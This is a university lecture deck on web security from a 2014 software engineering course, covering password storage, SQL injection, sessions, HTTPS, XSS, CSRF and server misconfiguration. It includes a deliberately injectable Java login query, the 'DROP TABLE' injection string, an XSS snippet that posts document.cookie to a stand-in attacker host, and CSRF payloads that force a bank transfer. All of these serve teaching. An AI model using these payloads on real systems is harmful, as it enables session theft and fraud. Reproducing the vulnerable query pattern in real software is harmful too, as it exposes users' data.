Internet Security

Jackson Roberts
CSE 403 Spring 2014

Why do we care?

- Security Vulnerabilities
  - Destroy user trust
  - Are expensive to fix
  - Create legal complications

- As engineers we have a responsibility to be aware of and protect the public against dangers to their safety.

Goals for Today

- Discuss common internet security issues
  - OWASP Top 10
  - CWE Top 25

- Provide resources for you to learn more


HTML, JavaScript and the DOM

- HTML = Markup language for web pages

- JavaScript = Programming language within DHTML
  - Access “cookies” within origin
  - Modify the state of the displayed page within origin
  - Make arbitrary web requests

- DOM = Document Object Model
  - Browser API by which JavaScript accesses and modifies the currently rendered page

A Typical Web Browser Request



```
GET /index.html HTTP/1.1
Host: www.cs.washington.com
Cookie: name=value; name2=value2
```

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=newvalue
Set-Cookie: name2=value2

<html>
[Page content goes here]
</html>
```

Browser Same-Origin Policy

An “origin” is the combination of:

- URL Scheme (HTTP, HTTPS, FTP)
- Hostname (www.cs.washington.edu)
- Port (80, 443)

http://www.cs.washington.edu/file1

https://www.cs.washington.edu/file2

https://cs.washington.edu/file3

http://www.cs.washington.edu/file4

http://cs.uw.edu/file5

Browser Same-Origin Policy

- Every outgoing web request contains cookies for that origin

- JavaScript can only access cookies or the DOM belonging to the origin where the script originated.

Mobile Apps and HTTP API’s

- How are mobile apps that communicate with a backend server via HTTP similar to web browsers?
- How are they different?

Possible Topics

- Password Best Practices
- Injection Attacks (SQL, Shell, etc.)
- Session Management
- Web Encryption
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)

- Miscellaneous
  - Security (mis)configuration
  - Server-Side Access Controls

Password Best Practices


- Cryptologically Hashed (many times)

- Salted with secure random number generator

- Never store logs or tracebacks that could contain plaintext password information

  Also applies to API keys, session tokens, etc.

Injection Attacks


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Many examples:

- 2011 - 1 million plaintext passwords from Sony
- 2012 - Personal details of students and staff of 53 universities
- 2014 - Personal details of 800 students and staff at JHU

SQL Injection Example

```
public static boolean login(String username, String password) {
    String hash = hashAndSalt(username, password);

    String sqlTemplate = "SELECT count(*) FROM Users" +
                         "WHERE username='%s' AND hash='%s'";

    String sqlExpression = String.format(sqlTemplate, username,
    hash);

    String result = SqlConnection.execute(sqlExpression);
    return !result.equals("0");
}
```

Injection Attacks

Caused by

- Untrusted input sent to an interpreter as part of a command or query

  Common culprit: Concatenating user input into commands.

Solutions

- Sanitize **all** input
  - Escape anything with significance
- Libraries
  - ORM
  - Escaping
  - A better API
- Limit permissions

Session Management

- A “session” allows users to remain authenticated without submitting login information with each web request

- How would you implement browser sessions?

- Should web API’s use sessions?

Session Implementations

- Session tokens
  - Browser Cookies
  - API Keys
  - etc.
- Re-authenticate for each request (common for web API’s)
- Third-party authentication sources (e.g. Facebook, Google, UW NetID)

Web Encryption

- HTTPS = HTTP + SSL
- Ensures confidentiality and integrity of information shared between client and server
  - Authenticity of server is assured: Public key is signed by trusted third party (Certificate Authority)

  - Authenticity of client is not known. Authentication is required (e.g. username/password, session token)

- **Always** use HTTPS when users authenticate

Cross-Site Scripting

Have a user click this link:

```
www.search-engine.com/search?query=
    <script>
        $.post("www.cookie-monster.com/om-nom-nom",
                { cookies: document.cookie} );
    </script>
```

Cross-Site Scripting

Common Types:

- Stored (e.g. Samy MySpace Worm)
- Reflected (malicious link)

- Are web API’s at risk?

- What can an attacker gain?

- How would you prevent this?

Cross Site Request Forgery (CSRF)

```
<img src="www.bank.com/transfer.php?from-acct=123456
&to-acct=78901&amount=1000000" alt="Owned">
```

```
<script>
$.post("www.social-network.com/post",
       { message: "I Love CSE 403!"} );
</script>
```

CSRF Prevention

- Are web API’s at risk?
- What can an attacker gain?
- How would you prevent this?

Security Misconfiguration

From a 403 server’s (real) Apache log:

```
[notice] Apache/2.2.22 (Ubuntu) configured -- resuming normal operations
[error] [client 198.20.70.114] File does not exist: /var/www/robots.txt
[error] [client 198.204.250.82] File does not exist: /var/www/muieblackcat
[error] [client 198.204.250.82] File does not exist: /var/www/scripts
[error] [client 198.204.250.82] File does not exist: /var/www/admin
[error] [client 198.204.250.82] File does not exist: /var/www/admin
[error] [client 198.204.250.82] File does not exist: /var/www/admin
[error] [client 198.204.250.82] File does not exist: /var/www/db
[error] [client 198.204.250.82] File does not exist: /var/www/dbadmin
[error] [client 198.204.250.82] File does not exist: /var/www/myadmin
[error] [client 198.204.250.82] File does not exist: /var/www/mysql
```

What’s going on?

Common Configuration Mistakes

- Making private things public
  - PHPMyAdmin and other administration pages
  - Default CMS passwords
  - Accidentally exposing sensitive files via HTTP
- Publicly visible encryption keys, API keys, etc.
  - GitHub temporarily removed their search feature to help protect careless developers
  - Does your public repository contain sensitive info?

Server-Side Access Controls

- Front-end validation is not sufficient
- Complete validation, sanitization and authentication must be performed server-side, in addition to client-side validation.
- All publicly exposed functionality must be secured (even if not yet published or used)

Further Reading

- OWASP Top 10 2013
- OWASP's cheat sheets (e.g. XSS, XSS Evasion, CSRF, SQL Injection)
- CWE Top 25
- Documentation for the tools and frameworks you use
- Books:
  - Foundations of Security: What Every Programmer Needs to Know
  - Any of the CSE 484 textbooks: http://courses.cs.washington.edu/courses/cse484/